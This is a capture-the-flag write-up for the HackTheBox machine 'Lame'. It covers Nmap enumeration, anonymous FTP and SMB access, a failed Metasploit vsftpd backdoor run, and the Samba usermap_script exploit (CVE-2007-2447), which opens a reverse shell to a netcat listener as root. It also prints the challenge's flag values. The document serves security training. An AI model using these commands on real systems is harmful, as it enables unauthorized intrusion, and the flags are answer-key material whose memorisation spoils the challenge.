[HackTheBox] Lame

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Categories: oscp, htb, linux Tags: exploit_smb_usermap

Overview

This is a writeup for HackTheBox VM Lame. Here are stats for this machine from machinescli:



Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration \rightarrow exploitation \rightarrow privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 139/tcp/netbios-ssn/Samba smbd 3.X - 4.X (workgroup: WORKGROUP): exploit_smb_usermap

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Fri Nov 1 12:30:13 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    - /root/toolbox/writeups/htb.lame/results/10.10.10.3/scans/_quick_tcp_nmap.txt -oX
    /root/toolbox/writeups/htb.lame/results/10.10.10.3/scans/xml/_quick_tcp_nmap.xml 10.10.10.3
   Nmap scan report for 10.10.10.3
   Host is up, received user-set (0.26s latency).
   Scanned at 2019-11-01 12:30:13 PDT for 94s
   Not shown: 996 filtered ports
   Reason: 996 no-responses
                                            VERSION
   PORT
           STATE SERVICE
                             REASON
   21/tcp open ftp
                             syn-ack ttl 63 vsftpd 2.3.4
   ftp-anon: Anonymous FTP login allowed (FTP code 230)
   ftp-syst:
10
       STAT:
   FTP server status:
12
          Connected to 10.10.14.18
13
          Logged in as ftp
14
          TYPE: ASCII
15
          No session bandwidth limit
16
          Session timeout in seconds is 300
17
          Control connection is plain text
18
          Data connections will be plain text
19
          vsFTPd 2.3.4 - secure, fast, stable
20
   _End of status
21
   22/tcp open ssh
                             syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22
   ssh-hostkey:
23
       1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
   ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/
25
       xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765zdgCd2Tgand7F0YD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+
       pqYMP2WD5Ka0JwSIXSUajnU5oWmY5x85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+
       QJIFa3MOoLqCVWIOWe/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn80UCOyrIjqNuA2QW217oQ6wXpbFh+
       5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/
       jzHwtuaDQaok7u1f9711EazeJLqfiWrAzoklqSWyDQJAAAAIA11AD3xWYkeIeHv/R3P9i+

→ XaoI7imFkMuYXCDTq843YU6Td+0mWpllCqAWUV/

      CQamGgQLtYy5S0ueoks01MoKd0MMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzx1EAYBsvCmM4a0jmhz0oNiRWlc/F+
    → bkUeFKrBx/D2fdfZmhrGg==
       2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
26
   _ssh-rsa
    AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMB0Zv03WTEjP4TUdjgWkIVNdTq6kboEDjte0fc65T117sRvQBwqAhQjeeyyIk8T55gMD
    +nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++
    4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/
    cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
   139/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
28
   445/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
   Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
30
   Host script results:
32
   |_clock-skew: mean: 4h00m15s, deviation: 0s, median: 4h00m15s
33
   p2p-conficker:
34
       Checking for Conficker.C or higher...
       Check 1 (port 59488/tcp): CLEAN (Timeout)
36
       Check 2 (port 22727/tcp): CLEAN (Timeout)
       Check 3 (port 47197/udp): CLEAN (Timeout)
```

```
Check 4 (port 40169/udp): CLEAN (Timeout)
39
    __ 0/4 checks are positive: Host is CLEAN or ports are blocked
40
   | smb-os-discovery:
41
        OS: Unix (Samba 3.0.20-Debian)
42
        NetBIOS computer name:
43
       Workgroup: WORKGROUP\x00
44
       System time: 2019-11-01T15:31:21-04:00
45
    _smb2-security-mode: Couldn't establish a SMBv2 connection.
46
    |_smb2-time: Protocol negotiation failed (SMB2)
47
48
   Read data files from: /usr/bin/../share/nmap
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
50
   # Nmap done at Fri Nov 1 12:31:47 2019 -- 1 IP address (1 host up) scanned in 93.91 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

#	Port	Protocol	Service	Scans
1.	21/tcp	ftp	ttl 63 vsftpd 2.3.4	./results/10.10.10.3/scans/tcp_21_ftp_nmap.txt
2.	22/tcp	ssh	ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)	<pre>./results/10.10.10.3/scans/tcp_22_ssh_nmap.txt ./results/10.10.10.3/scans/enum4linux.txt</pre>
3.	139/tcp	netbios-ssn	ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	<pre>./results/10.10.10.3/scans/smbclient.txt ./results/10.10.10.3/scans/tcp_139_smb_nmap.txt ./results/10.10.10.3/scans/enum4linux.txt</pre>
4.	445/tcp	netbios-ssn	ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)	<pre>./results/10.10.10.3/scans/smbclient.txt ./results/10.10.10.3/scans/tcp_445_smb_nmap.txt</pre>
5.	3632/tcp	distccd	ttl 63 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))	./results/10.10.10.3/scans/tcp_3632_distcc_nmap.tx

Figure 3: writeup.enumeration.steps.2.1

3. We find that the vsftpd service allows anonymous logins and as such connect to it but don't find anything inetresting there. We however find a MSF exploit for the vsftpd version 2.3.4. This exploit failed to obtain a session:

```
ftp 10.10.10.3
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 10.10.10.3
show options
exploit
```

```
root@kali: ~/toolbox/data/writeups/htb.lame # ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

Figure 4: writeup.enumeration.steps.3.1

```
msf exploit(unix/ftp/vsftpd 234 backdoor) > show options
Module options (exploit/unix/ftp/vsftpd 234 backdoor):
  Name Current Setting Required Description
         ------
  RHOST 10.10.10.3 yes The target address
RPORT 21 yes The target port (TCP)
Exploit target:
  Id Name
     ----
  0 Automatic
msf exploit(unix/ftp/vsftpd 234 backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 5: writeup.enumeration.steps.3.2

4. We then explore the open (read+write) SMB share tmp but since there is no service (like HTTP for example) to leverage uploaded files, we move on:

```
root@kali: ~/toolbox/data/writeups/htb.lame # smbclient \\\\10.10.10.3\\tmp
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
                                      D
                                               0 Fri Nov 1 12:39:14 2019
                                     DR
                                               0 Sun May 20 11:36:12 2012
  .ICE-unix
                                                          1 12:02:41 2019
                                     DH
                                                  Fri Nov
                                               0 Fri Nov
  .X11-unix
                                     DH
                                                          1 12:03:06 2019
  .X0-lock
                                     HR
                                              11 Fri Nov
                                                          1 12:03:06 2019
  5142.jsvc up
                                      R
                                               0
                                                  Fri Nov 1 12:03:50 2019
                7282168 blocks of size 1024. 5678788 blocks available
smb: \> ^C
```

Figure 6: writeup.enumeration.steps.4.1

root@kali: ~/toolbox/data/writeups/htb.lame #

Findings

Open Ports

smbclient \\\\10.10.10.3\\tmp

```
1 21/tcp | ftp | vsftpd 2.3.4

2 22/tcp | ssh | OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

3 139/tcp | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

4 445/tcp | netbios-ssn | Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

Phase #2: Exploitation

1. From the Nmap scan results we know that the SMB service version is 3.0.20-Debian and upon searching for this version we come across the popular usermap_script exploit. There's a Python script for this exploit on GitHub. We follow the exploit instructions and gain a shell with elevated privileges on the target system:

```
nc -nlvp 443

python usermap_script.py 10.10.10.3 139 10.10.14.18 443

root@kali: ~/toolbox/data/writeups/htb.lame/CVE-2007-2447 # python usermap_script.py 10.10.10.3 139 10.10.14.18 443

[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !
root@kali: ~/toolbox/data/writeups/htb.lame/CVE-2007-2447 #
```

Figure 7: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb.lame # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.3] 59629
uid=0(root) gid=0(root)
uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0
          Link encap:Ethernet HWaddr 00:50:56:b9:f5:91
          inet addr:10.10.10.3 Bcast:10.10.10.255 Mask:255.255.25.0
          inet6 addr: dead:beef::250:56ff:feb9:f591/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:f591/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:146904 errors:9 dropped:15 overruns:0 frame:0
          TX packets:7368 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9465045 (9.0 MB) TX bytes:1025713 (1001.6 KB)
          Interrupt:19 Base address:0x2000
```

Figure 8: writeup.exploitation.steps.1.2

2. We then read the contents of both user.txt and root.txt files to complete the challenge:

```
cat /home/makis/user.txt
cat /root/root.txt
```

```
cat /home/makis/user.txt
69454a937d94f5f0225ea00acd2e84c5
cat /root/root.txt
92caac3be140ef409e45721348a4e9df
```

Figure 9: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
root@lame> id
   uid=0(root) gid=0(root)
   root@lame>
   root@lame> uname
  Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
   root@lame>
   root@lame> ifconfig
   eth0 Link encap:Ethernet HWaddr 00:50:56:b9:f5:91
         inet addr:10.10.10.3 Bcast:10.10.10.255 Mask:255.255.255.0
9
         inet6 addr: dead:beef::250:56ff:feb9:f591/64 Scope:Global
10
         inet6 addr: fe80::250:56ff:feb9:f591/64 Scope:Link
11
         UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric: 1
12
         RX packets:146904 errors:9 dropped:15 overruns:0 frame:0
13
         TX packets:7368 errors:0 dropped:0 overruns:0 carrier:0
14
         collisions:0 txqueuelen:1000
15
         RX bytes:9465045 (9.0 MB) TX bytes:1025713 (1001.6 KB)
16
         Interrupt:19 Base address:0x2000
17
   root@lame>
18
   root@lame> users
19
   root
20
   makis
```

Loot

Hashes

Flags

References

- [+] https://www.hackthebox.eu/home/machines/profile/1
- [+] https://hackingresources.com/lame-hackthebox-walkthrough/